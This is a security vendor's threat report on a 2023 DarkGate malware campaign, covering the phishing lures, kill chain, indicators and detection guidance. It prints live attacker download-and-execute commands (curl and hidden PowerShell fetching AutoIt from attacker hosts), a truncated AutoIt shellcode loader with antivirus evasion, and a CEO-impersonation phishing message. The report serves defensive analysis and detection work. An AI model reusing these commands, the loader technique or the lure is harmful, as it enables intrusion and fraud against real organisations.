DARKGATE MALWARE CAMPAIGN

SEPTEMBER/OCTOBER 2023

CRITICALSTART®

Table of Contents

Table of Contents (continued)

Executive Summary

Note: This report, originally produced for internal use, has been modified to protect customer identities and ensure suitability for public release.

In mid-September 2023, two of CriticalStart's MDR customers were attacked by threat actors attempting to deploy DarkGate malware. DarkGate, a widely available commodity tool on hacker forums, can be easily acquired and configured by any malicious actor with sufficient resources. Approximately a month later, in October, a third customer was targeted in a similar attack, though with subtle variations in tactics and techniques. All three attacks were successfully identified and mitigated before the malware was deployed.

The affected customers are referred to as Customer 1, Customer 2 (both in September), and Customer 3 (in October). In each case, attackers sent ZIP files purportedly containing sensitive company documents. These lure documents appeared to be standard PDFs but were shortcut LNK files that initiated the attack chain. For Customer 3, the attackers employed a phishing tactic, sending a Microsoft Teams message to hundreds of employees impersonating the company CEO. While the exact delivery method for the documents to Customer 1 and Customer 2 remains unclear, phishing via Microsoft Teams and Skype are common techniques used in DarkGate campaigns.

Due to DarkGate's widespread availability and the attackers' heavy reliance on legitimate Windows tools, precise attribution is challenging. The Cyber Research Unit (**CRU**) has attributed the attacks to two distinct groups, one for the September attacks and another for the October attacks. However, there's a possibility that the same actors may have carried out both attacks, evolving their methods over time.

The CriticalStart Risk & Security Operations Center (**RSOC**) monitored and responded to alerts generated by two of the three attacks, escalating them to the customers for action. For the third attack on Customer 2, the RSOC did not receive alerts due to ongoing fine-tuning of new alert rules by the Engineering Department. Moving forward, CriticalStart will expand detection coverage to better address the behaviors observed in these attacks and those documented by other security vendors.

Cyber Kill Chain

To analyze and model the threat actors' activities before and during the DarkGate campaigns against CriticalStart customers, the CRU employed the cyber kill chain framework. This analysis was informed by first-hand observations from CriticalStart's incident response and investigations, as well as open-source research from various security vendors. Throughout the report, a clear distinction is made between our direct findings and those derived from third-party sources.

This document refers to Threat Actor 1 (**TA1**) and Threat Actor 2 (**TA2**), the potential groups responsible for the DarkGate campaigns against CriticalStart customers. The CRU uses these designations to distinguish their behaviors, timeframes of activity, and similarities to actors described in vendor research.

It's essential to differentiate not only between the two threat actors but also between the DarkGate malware itself and the campaign used to deliver it. The behaviors outlined in the following steps primarily reflect the threat actors' tradecraft, while the Installation, Command & Control (**C2**), and Actions on Objective steps are specific to DarkGate. It's important to note that attackers could deploy DarkGate using various established or innovative methods. Likewise, the tradecraft described here could be employed to deliver a wide range of malware families.

Targeting

The first CriticalStart customer targeted for compromise was Customer 1, a United States (US) based information technology software company. While the second, Customer 2, was a US commercial property developer and investor. Both customers were targeted in September 2023 by phishing documents that would have led to a DarkGate infection if not stopped by the RSOC. While the exact phishing document titles differed, both used the same methods of delivering the malware, as well as the same infrastructure for delivery. Given the similarities in the attacks and timeline, CRU attributes both efforts to the same threat actor, TA1.

In October, Customer 3, a U.S.-based pharmaceutical company, became the third victim of the DarkGate campaign. While the attack differed from the September campaigns in terms of infrastructure and delivery method, the threat actor employed a strikingly similar phishing tactic, using bait documents that closely resembled those used by the earlier attackers. Given these differences and the temporal gap it is assessed that the Customer 3 attack was conducted by a distinct actor, TA2.

Beyond their shared location in the United States, there are no discernible commonalities among the three targeted organizations. They operate in diverse industries and vary significantly in size. Existing vendor research provides limited details regarding specific organizations or industries that may be disproportionately affected. At least one source (Bessell, et al., 2023) has observed a relatively even geographical distribution of victims.

CRU assesses the threat actors involved in this campaign are likely employing a diverse range of targeting techniques. While the threat actors crafted targeted phishing documents based on their intended victim, the target selection itself is broad and doesn't follow a discernable pattern. The attackers are likely sourcing compromised credentials and identities, leveraging pre-existing connections and relationships with the victims in the phishing phase of the attack.

CRU's extensive dark web investigation, conducted from April to October 2023, uncovered a troubling trend among the affected CriticalStart customers: each organization had exposed credentials during the active campaign period. Customers 1 and 3 were particularly vulnerable due to compromised accounts with plaintext passwords. Although these findings do not definitively prove that the exposed credentials or compromised accounts were directly used in this specific campaign, they highlight a potential avenue the threat actors could have exploited. The presence of such sensitive information on the dark web emphasizes the ongoing risk of credential leakage and the necessity for strong password policies and frequent security audits.

Cyber Kill Chain (continued)

Reconnaissance

The exact methods TA1 used to initiate the phishing campaigns against Customer 1 and Customer 2 are unknown. However, during the Customer 3 attack, TA2 sent a Microsoft Teams message to several hundred employees. This message was sent from an account that appears to have been unrelated to Customer 3 and may have been previously compromised. Regardless, the attacker presented themselves as the Customer 3 CEO. While the attackers' ability to create a highly convincing phishing lure suggests a level of sophistication, it is not conclusive evidence of access to sensitive internal information about Customer 3. The information used in the lure could have been obtained from public sources like LinkedIn, and their ability to communicate via Microsoft Teams indicates unauthorized access to the domain, but not necessarily direct access to Customer 3's systems.

Threat actors demonstrate adaptability by utilizing a variety of delivery methods in their phishing campaigns, making it difficult to predict and prevent their attacks. In addition to Microsoft Teams, previous campaigns have utilized Skype and email to distribute lure documents to targets (Bessell, et al., 2023; Fróes, 2023). Generally, a treat actor's standard practice involves impersonating entities likely familiar to the victims, such as "trusted external suppliers" (Bessell, et al., 2023) and "HR Managers" (Truesec, 2023). This impersonation tactic, coupled with thorough research on targeted organizations, allows the phishing attempts to withstand cursory examination. While a meticulous investigation of the message source would likely reveal the fraudulent nature of these communications, the level of detail in the threat actor's preparation enables messages to pass initial scrutiny. This sophisticated approach underscores the evolving nature of phishing tactics and the increasing difficulty in distinguishing legitimate communications from malicious ones at first glance.

The limited visibility into the attacker's infrastructure and methodologies necessitates informed speculation about their information-gathering techniques. It is highly probable that the threat actors leveraged a combination of publicly available and open-source resources to collect intelligence for their targeted attacks. However, the sophistication of the campaign suggests the possible use of more, purpose built specialized tools such as TeamsPhisher or TeamsEnum to identify and engage with vulnerable users whose Microsoft Teams accounts were configured to receive external messages (Glass & Hicks, 2023). This combination of broad open-source intelligence gathering, and targeted technical exploitation demonstrates the threat actor's multifaceted approach to maximize the effectiveness of their phishing campaign.

CRU's assessment reveals that the threat actors leveraged a sophisticated combination of stolen identities, compromised credentials, and publicly available data to craft highly convincing phishing attacks. By exploiting the trust inherent in established business relationships, they were able to create tailored, context-rich phishing attempts that could evade detection. This deceptive approach demonstrates the attackers' ability to exploit human psychology and leverage readily available resources for malicious purposes.

Weaponization

Based on the investigations into both the TA1 and TA2 attacks, as well as reviews of available vendor research, it does not appear that the threat actors utilized known Common Vulnerabilities and Exposures (CVEs). Instead, threat actors leveraged built-in Windows features and utilities to execute their malicious payloads. Both TA1 and TA2 utilized the delivery of phishing documents with double extensions, followed by the use of tools like cmd.exe, curl.exe, PowerShell, MSI (Windows Installer) files (Lytzki, 2023) (Marquardt, 2023), and Visual Basic Script (VBS) (Bessell, et al., 2023) to progress the attack. The majority of documented attacks utilize the legitimate AutoIT application to acquire or deploy the DarkGate malware. These techniques highlight the attackers' reliance on readily available Windows components to achieve their objectives.

All documented attacks utilized public infrastructure, with shared IP addresses originating from various regions, including Brazil, the United States, Europe, South America, and Asia. These IP addresses were accessed directly as IP-literal URLs or through randomized domain names. The web servers associated with these addresses served as both download sources for the malware and command-and-control (C2) centers. In the TA2 attack on Customer 3, the attackers used a compromised account that appeared legitimate, suggesting its potential involvement in other campaigns.

Cyber Kill Chain (continued)

The threat actors behind the TA1 and TA2 attacks primarily relied on 'living off the land' tactics, utilizing existing Windows tools and infrastructure to compromise victims and achieve full exploitation. This approach, rather than exploiting specific vulnerabilities, demonstrates the attackers' adaptability and efficiency. The tactics and infrastructure used in these attacks align with those employed by other known threat actor groups, highlighting the ongoing threat to organizations. Notably, the threat actors did not require dedicated malware to execute their campaigns, further emphasizing their ability to leverage readily available resources for malicious purposes.

Cyber Kill Chain (continued)


Delivery

The method used to deliver TA1's phishing lures remains unclear for Customers 1 and 2. However, TA2 employed a more sophisticated approach. By exploiting a compromised Microsoft Teams account, they launched a mass messaging campaign targeting hundreds of employees. The attacker, impersonating the company's CEO, crafted a message about significant upcoming organizational changes. To enhance legitimacy, they attached a ZIP file named 'Company Update October 2023.zip' hosted on a compromised SharePoint site likely linked to the compromised account. This ZIP file contained seemingly legitimate PDFs detailing the changes mentioned in the message, further increasing the attack's believability.

These files were not actual PDFs, but LNK (link or shortcut) files using the PDF icon. When clicked on the links would execute a command that would take the following actions:

1. Launch a hidden PowerShell instance.
2. Create a temporary directory and move into it.
3. Download the AutoIt3.exe binary and the randomly named AutoIT script, an AU3 file.
4. Command AutoIT to run the downloaded script.

The host Endpoint Detection and Response (**EDR**) system identified a suspicious PowerShell script and flagged AutoIt3.exe as malicious alerting the RSOC and ultimately stopping its execution. While AutoIt is a legitimate scripting tool commonly used for automating tasks, it can be misused for malicious purposes. It can be used by administrators and power users to automate a broad selection of Windows functions, including "simulated keystrokes, mouse movement and window/control manipulation". (AutoIT, n.d.) The software is available for free for anyone to download and makes use of a "BASIC-like" scripting language. It does not use any external DLLs, making it portable and usable across nearly any version of Windows. Scripts produced and run by AutoIt are given the .AU3 extension. In addition to its association with the DarkGate malware and this campaign, AutoIt has been used with cryptomining (Aizad, 2019), malicious worms (Frey, 2020), and the delivery of other malware, such as TaurusStealer (Abuse.ch, 2020).



several critical decisions aimed at safeguarding our companyâ€™s future and ensuring our continued evolution and prosperity.

To ensure you are fully informed and understand the upcoming changes, we have prepared several documents, providing detailed insights and explanations:

Strategic Transformations 2023 Overview of the primary shifts and the rationale behind them.
Organizational Structure Update 2023 Adjustments in our organizational structure.
New Mission and Core Values 2023 Our updated mission and core values.
Employees Affected by Transition 2023 Information concerning those impacted by the transitions.
Position Guidelines October 2023 Updated role descriptions and guidelines.
FAQs and Support Resources 2023 Frequently asked questions and available support resources.
Next Steps and Timeline 2023 Forthcoming steps and timelines.

Password:Company2023

These documents are enclosed in an archive named Company Update October 2023.zip and are meant to provide you with a comprehensive understanding of our strategic trajectory and the subsequent organizational modifications.

Your hard work and dedication to [redacted] are immeasurable. As we navigate through these changes, your unwavering support and understanding are vital. Should you have any questions, concerns, or need further clarification on any point, please do not hesitate to connect with your direct supervisor or our HR department.

We believe in our collective capability to overcome the hurdles ahead and to forge new pathways to success, maintaining the exceptional standards that [redacted] is known for.

Thank you for your steadfast commitment and resilience.

Warm regards,

[redacted]

Chief Executive Officer

Figure 1 Microsoft Teams phishing message sent to employees at Customer 3.

Cyber Kill Chain (continued)

This attack sequence, including the infrastructure used, mirrors findings from a separate vendor investigation (Palo Alto Networks, 2023). This indicates a broader campaign with potential variations across different targets.

1. Microsoft Teams impersonation (Truesec, 2023):

- Attackers posed as HR representatives
- Delivered a ZIP file containing malicious PDF shortcuts
- Exploited trust in internal communication channels

2. Skype supplier impersonation (Bessell, et al., 2023):

- Attackers masqueraded as external suppliers
- Delivered a malicious VBS (Visual Basic Script) file disguised as a PDF
- Leveraged business relationships to increase credibility

3. DocuSign email phishing (Fróes, 2023):

1. Attackers impersonated DocuSign, a trusted e-signature service
2. Sent a malicious PDF that initiated a multi-stage attack:
   a. Downloaded a cabinet (CAB) file
   b. CAB file contained a PDF shortcut
   c. Shortcut triggered download of an MSI (Windows Installer) file
3. Exploited familiarity with DocuSign to bypass suspicion

4. Direct malicious MSI delivery (Lytzki, 2023; Marquardt, 2023):

- Attackers sent phishing emails with direct links to malicious MSI files
- Simplified attack chain compared to multi-stage approaches
- Relied on social engineering to convince targets to run the installer

The phishing attempts analyzed in this report employed psychological manipulation to trick victims into downloading malicious ZIP files disguised as PDF documents. Attackers used urgent language, such as messages about organizational changes or time-sensitive agreements, to create a sense of urgency and compel victims to open the attachments.


While most documented attacks during this period used LNK files disguised as PDFs, it's important to note that the DarkGate malware can mimic over 600 different file types. This versatility significantly expands the potential attack surface and makes detection more difficult.

To protect against these sophisticated attacks, organizations must prioritize comprehensive security awareness training and robust email filtering systems. This will help users identify and avoid phishing attempts that exploit psychological manipulation and file type camouflage.

Cyber Kill Chain (continued)

Exploitation


The timely detection and remediation of the malicious PowerShell script and AutoIt3.exe foiled TA1's attempt to exploit Customers 1 and 2. This prevented any further damage and demonstrated the effectiveness of the security measures in place.



```
curl  -# -o "C:\Users\[redacted]\AppData\Local\Temp\Autoit3.exe"
"http://5.188.87.58:2351" -o "C:\Users\[redacted]\AppData\Local\Temp\okldbieq.au3"
"http://5.188.87.58:2351/msiokldbieq"
```

Figure 2 Windows command line version of the opening execution steps taken against Customer 2.

TA2, targeting Customer 3, employed a similar approach to TA1, using PowerShell to download and execute AutoIt and a malicious script. However, TA2 refined the attack by creating a temporary directory on the C drive with a randomized name to conceal their activities. This technique of using temporary directories has been observed in other threat actor campaigns (Truesec, 2023; Marquardt, 2023; Cozens, 2023). As with TA1, the attack was thwarted when the security product detected and stopped the malicious activity




```
"powershell.exe" -WindowsStyle Hidden -Command "&{ ni "C:\temp" -Type Directory -Force;
cd "C:\temp"; Invoke-WebRequest -Uri "http://hgfdytrywq.com:80/a" -OutFile
"AutoIt3.exe"; Invoke-WebRequest -Uri "http://hgfdytrywq.com:80/xmbxmi" -OutFile
"nAdowY.au3";start "AutoIt3.exe" -a "nAdowY.au3"}"
```

Figure 3 PowerShell version of the first stage of the attack against Customer 3.

Had TA1 and TA2's malicious activity not been stopped, the exploitation would have likely continued in one of two ways, depending on the threat actor's attack architecture.

1. The AU3 script would have retrieved an encoded binary from the original download domain. Then the binary would have been decoded, converting it to the DarkGate executable, executing it on the victim host. This method was observed and documented by other security vendors (Palo Alto Networks, 2023). Notably, the same malicious domain used in the Customer 3 attack had been identified in their research.
2. Alternatively, the DarkGate binary would be distributed within the AU3 script in an encoded format. Upon execution, the AU3 script would create a loader in memory, which then would search for, extract, decode, and execute the DarkGate binary from within the script itself. While not observed in this investigation, numerous researchers and vendors have documented instances of this method in other attacks (Bessell, et al., 2023; Fróes, 2023; Truesec, 2023; Lytzki, 2023; Marquardt, 2023).



```
; [...] (A long Base64-looking string was here.)

; The following prevents the application from showing an icon in the system tray.
#NoTrayIcon

; The script only runs when a temp directory exists.
if FileExists(@tempdir) Then

; The following was a hexadecimal-encoded binary payload.
; I removed it for legibility.
$EpTejiUX = "[...]"

; Create an appropriately-sized DLL structure in-memory.
$toaect = DllStructCreate("byte[" & 3123 & "]")

; Check that Sophos isn't installed. If it is, exit without running the payload.
if not fileexists("C:\Program Files (x86)\Sophos") then

; Using `kernel32.dll`, set the memory protection on the structure to RWX (0x40).
; This allows reading, writing, and executing code in that region of memory.
DllCall("kernel32.dll", "BOOL", "VirtualProtect", "ptr", DllStructGetPtr($toaect), "int", 3123, "dword", 0x40, "dword*", null)

endif

; Extract the payload into the DLL structure in-memory.
DllStructSetData($toaect, 1, BinaryToString("0x"&$EpTejiUX))

; Execute the payload using the `EnumWindows` method from `user32.dll`.
DllCall("user32.dll", "int", "EnumWindows", "ptr", DllStructGetPtr($toaect), "lparam", 0)

endif
```

Figure 4 Truncated AutoIT script taken from Customer 3 attack with analyst commentary.

Cyber Kill Chain (continued)

Installation

The DarkGate malware typically operates by being decoded and executed in memory, injecting itself into benign processes that were outlined in the Exploitation phase. While attackers may choose to establish persistence, this is not always necessary. When persistence is desired, it can be achieved through one or more of the following techniques, according to available research:

1. Creation of a registry run key (Marquardt, 2023; Le Bourhis, 2023).
2. Generation of a randomly named LNK file in the user's Startup folder, configured to execute AutoIT (Bessell, et al., 2023; Palo Alto Networks, 2023; Le Bourhis, 2023).
3. Utilization of the 'Extexport.exe' process to silently load an arbitrary DLL (Le Bourhis, 2023).

For these persistence methods to function, the DarkGate malware must write a copy of itself to disk. It's important to note that none of the attacks on the analyzed customers progressed to this stage without triggering alerts or interventions from security systems. While the traditional Installation kill chain step may not be present in all attacks, persistence is an optional strategy that not all attackers choose to implement.

Command & Control (C2)

DarkGate employs HTTP-based C2 mechanisms, primarily utilizing GET and POST methods. The malware can be configured to communicate with multiple C2 servers, specifying connection ports and check-in frequencies (Marquardt, 2023). Once active, DarkGate periodically contacts its C2 servers for instructions.

Data exfiltration follows a multi-step process: information is gathered from the compromised host, encrypted using a dynamic XOR key, then encoded using a custom base64 algorithm. The encoded payload is subsequently transmitted to the C2 server via HTTP POST requests (Lytzki, 2023; Palo Alto Networks, 2023).

DarkGate's extensive command set, consisting of over 100 options, is referenced by unique numerical identifiers in the HTTP traffic between the infected machine and C2 servers. Notably, the malware can transition from its standard asynchronous HTTP-based C2 to a more direct, interactive approach by establishing a covert VNC (Virtual Network Computing) session on the compromised system. This flexibility in C2 methods enhances DarkGate's adaptability and evasion capabilities, making it a formidable threat in the cybersecurity landscape.

DarkGate Functions

DarkGate comes equipped with over 100 functions that can be executed on the victim host.

1. Information gathering: Collect system information or other relevant data.
2. Self-management: Start or stop malware components, control malware settings.
3. Self-update: Update the malware, download additional components.
4. Stealer: Steal data from various programs and data sources.
5. Cryptominer: Start, stop, and configure cryptominer.
6. RAT: Initiate VNC connection, capture screenshots, execute commands.
7. File management: Browse directories, download files from victim system.

The DarkGate malware can function as a fully featured remote access tool (**RAT**) itself. However, at least one vendor has observed it being used as a loader for other malware, such as Remcos RAT (Bessell, et al., 2023)

Indicators of Compromise

Confidential Significant Company Changes (1).zip.7z	Lure document examples
Significant company changes September.zip	
Company Update October 2023.zip	
Revamped_Organizational_Structure.pdf.lnk	
Company_Transformations.pdf.lnk	
Position_Guidelines	
Employees_Affected_by_Transition.pdf.lnk	
Fresh_Mission_and_Core_Values.pdf.lnk	
Business Evolution.pdf.lnk	
Fresh Corporate Mission and Fundamental Values.pdf.lnk	
Staff Impacted During the Change.pdf.lnk	
Redesigned Organizational Configuration.pdf.lnk	
Job Role Guidelines.pdf.lnk	
01_Strategic_Transformations_2023_Confidential.pdf.lnk	
02_Organizational_Structure_Update_2023_Confidential.pdf.lnk	
03_New_Mission_and_Core_Values_2023_Confidential.pdf.lnk	
04_Employeed_Affected_by_Transition_2023_Confidential.pdf.lnk	
05_Position_Guidelines_October_2023_Confidential.pdf.lnk	
06_FAQs_and_Support_Resources_2023_Confidential.pdf.lnk	
07_Next_Steps_and_Timeline_2023_Confidential.pdf.lnk	
da14d81d46c46511b607ea0052d3f4f8b2f2be9a7766cc65e621a8d581c1e88c	Lure document ZIP file SHA256 hashes
973d5133ebe58fda803841fc7d00a80a38ed452576dce185c40a845e9769a1c1	
a52b7d537471509216aa183f99da2fab83cb8ac4a3a333c0a2bf535f029ee57a	
3b271f7f34255146366ab7c7d916fa5ab3b1accfc4b0f3d727e16690cfb7ad3a	AU3 script SHA256 hashes
c01d186f412fac04b0b80c6242c378ee00d1c63affb83d44ee75f65a08f4e966	
ab34c8574ccf21cc7a00dfb06aecb2c1	AU3 script MD5 hashes
da9f412f8bc31079157021bc04fa0bdd	
5.188.87.58	IPs associated with attacks
172.67.166.185	
104.21.91.46	
joagfhreetdsa.com	Domains associated with attacks
hgfdytrywq.com	
hxxp://joagfhreetdsa.com:2351	URLs associated with attacks
hxxp://5.188.87.58:2351/msiuvdxtfvq	
hxxp://5.188.87.58:2351/msiokldbieq	
hxxp://5.188.87.58:2351/msiirqowjxt	
hxxp://hgfdytrywq.com:80/a	
hxxp://hgfdytrywq.com:80/xmbxmi	

** Note: These IOCs are related to the CriticalStart attacks. Additional IOCs may be available from the references listed below.*

Detection & Mitigation


There are several methods defenders can employ to detect and mitigate the behaviors associated with this campaign.

Network Detections

DarkGate C2 activity

DarkGate uses HTTP for bidirectional communication with its command and control (C2) server. This protocol is used to download attack components and exfiltrate data from infected hosts. Exfiltration often appears as a series of consecutive HTTP POST requests to unfamiliar external domains or IP addresses, typically targeting the root ("/") directory path.

When HTTP headers and content are accessible, examine those with the "application/x-www-form-urlencoded" content type. Look for form data containing all of the following fields: "id=", "data=", and "act=". The presence of these fields in combination may indicate active communication between DarkGate and its C2 server (Lytzki, 2023; Palo Alto Networks, 2023; Le Bourhis, 2023).



```
POST / HTTP/1.0
Host: 80.66.88.145:7891
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.0 (compatible; Synapse)
Content-Type: application/x-www-form-urlencoded
Content-Length: 626

id=GEabbfEcbKBadGaccCDCaGKccGGfKHKG&data=NsyuFs7uFsOxFsOuNvYuFs3WFsOAFqOuNjyuFs7zFsOAMpOuNv3uFsfFFsO0FsOuNp3uFs3LFsOxFjOuNj5uFs3AFsOAMpOuNjkuFs70FsO0FsOuNq
MuFsYAFsOkNsOuFjOuFsxLFsOxMsOuNqxuFs3LFsOxFjOuNvkuFs3UFsOAJqOuFjOuFskuFsOAFpOuNjYuFsfIFsOAFpOuNj7uFs3LFsO0FsOuFvxuFsSuFsOLNpOuN3kuFsk0FsOzNpOuNs7uFsxWFsOLF
qOuNpxuFsxLFsOLFjOuNskuFsxzFsO0FsOuFvxuFsSuFsOLNqOuNqSuFs3UFsOxFsOuNqOuFs3LFsOANsOuFjOuFs7LFsOxFqOuNj5uFsfFFsOANqOuFjOuFsANFsOLFqOuNs5uFsSuFsOLNqOuNqSuFs3U
FsOxFsOuNqOuFs3LFsOxFjOuFjOuFs3AFsOxFjOuNv3uFsfNFsO0FsOuNq7uFs7xFsOxNqOuFvkuFs3LFsOxMsOuNjkuFsfNFsOxFqOuNj5uFsGFFsOAFqOuNv3uFsfNFsRQFjxuNjMUrsxGNZrJlgoQ&ac
t=1000HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 4
Date: Thu, 27 Jul 2023 08:09:27 GMT

1001
```

Figure 5 Example of C2 communications taken from PCAP analysis. (Lytzki, 2023)

Host Detections

Script or command process launched via double-extension file

The DarkGate campaign relies heavily on social engineering to trick users into opening malicious files. Attackers primarily use PDF documents that are actually shortcut (LNK) or VBScript (VBS) files designed to initiate the attack.

This deception is accomplished using two primary methods:

1. Double File Extensions: Employing double file extensions like "lure_document.pdf.lnk" to disguise the true file type.
2. Familiar PDF Icons: Using the familiar PDF document icon to further mislead users.

The effectiveness of this approach stems from the fact that most users have file extensions hidden by default, causing them to rely solely on file icons to determine file types.

Detection & Mitigation (continued)

Several examples of this tactic, observed in both this campaign and documented in vendor research, include:

1. VBS Files Disguised as PDFs: VBS files can be disguised as PDFs using double extensions and additional spaces to obfuscate their true nature (Bessell et al., 2023). When executed, these files trigger Windows Script Host processes (cscript.exe or wscript.exe) to run the malicious script.
2. LNK Files Masquerading as PDFs: LNK files can masquerade as PDFs through double extensions (Truesec, 2023). These shortcut files can contain commands for cmd.exe or PowerShell (powershell.exe), as seen in the referenced example and the attack on Customer 3.
3. URL Files Impersonating PDFs: URL files can impersonate PDFs via double extensions (Fróes, 2023). In this instance, the deception led to explorer.exe directly downloading a malicious MSI file from an external IP address.

Script or command process connecting to external domain or IP

The DarkGate campaign leverages a consistent initial execution pattern:

1. **Download Stage**: The first stage downloads an instance of the AutoIT utility along with an associated AU3 script for execution. AutoIT, a legitimate tool for Windows automation, uses its own scripting language. Attackers exploit various native Windows utilities to facilitate these downloads, as seen in the following examples:
    a. The cmd.exe utility was employed to invoke curl.exe for downloads, but only after first copying curl.exe to a new location on the disk (Bessell, et al., 2023).
    b. In another variation, cmd.exe was used to create a VBS script, which was subsequently executed using cscript.exe or wscript.exe to download the final cmd.exe command (Truesec, 2023).
    c. During the Customer 3 attack, PowerShell was utilized to download and run AutoIT:
        a. “powershell.exe” -WindowStyle Hidden -Command “&{ ni “C:\\temp” -Type Directory -Force; cd “C:\\temp”; Invoke-WebRequest -Uri “<http://hgfdytrywq.com:80/a>” -OutFile “AutoIt3.exe”; Invoke-WebRequest -Uri “<http://hgfdytrywq.com:80/xmbxmi>” -OutFile “nAdowY.au3”;start “AutoIt3.exe” -a “nAdowY.au3”}”
    d. Windows Explorer (explorer.exe) was used to directly access and download an MSI file hosted on an attacker-controlled domain (Fróes, 2023).

Detection & Mitigation (continued)

AutoIT binary or scripts created on host

AutoIT has been a pivotal tool in this campaign, facilitating the download and deployment of DarkGate malware on compromised systems. AutoIT scripts are designed to extract or download an encoded DarkGate binary, decode it, and load the decoded malware into memory, often through process injection. While AutoIT has legitimate uses, its prevalence in this campaign warrants specific detection and monitoring.

Detection Opportunities:

- Consistent Naming: In all observed DarkGate attacks using AutoIT, the executable is called by name (AutoIT3.exe, with varying capitalization). Attackers often download it under a different name before renaming it to AutoIT. This consistent naming pattern offers a potential detection opportunity.
- AU3 File Extensions: AU3 scripts used in DarkGate attacks have highly variable names but consistently maintain the ".au3" file extension. Monitoring for the creation of new AU3 files on disk is crucial for identifying potential attacks.
- Security Recommendations

Security teams should be vigilant for the following indicators, which could signal the onset of a DarkGate attack:

- New Files with "AutoIT" in the Name: The creation of files containing "AutoIT" in their name.
- Appearance of AU3 Files: The appearance of new files with the ".au3" extension.

By proactively monitoring for these events, security teams can increase their chances of detecting and mitigating DarkGate attacks.

Curl utility appears to have been copied

The curl.exe is a frequently observed utility in DarkGate attack reports, including incidents involving CriticalStart organizations. While it's often invoked directly by its standard name, attackers have demonstrated more sophisticated tactics.

In several vendor reports, attackers copy curl.exe to a new directory and rename it using a random string of alphabetic characters before using it to download AutoIT and the associated AU3 script (Bessell et al., 2023; Truesec, 2023; Marquardt, 2023). This renaming and relocation likely aims to evade detection mechanisms that might flag the direct use of curl.exe.

The varied usage of curl.exe in DarkGate attacks highlights the adaptability of the attackers. To effectively detect and mitigate these threats, security teams should implement comprehensive monitoring of file system changes and network activities, especially those involving known utilities like curl, even when they appear under different names.

Possible ExtExport utility abuse

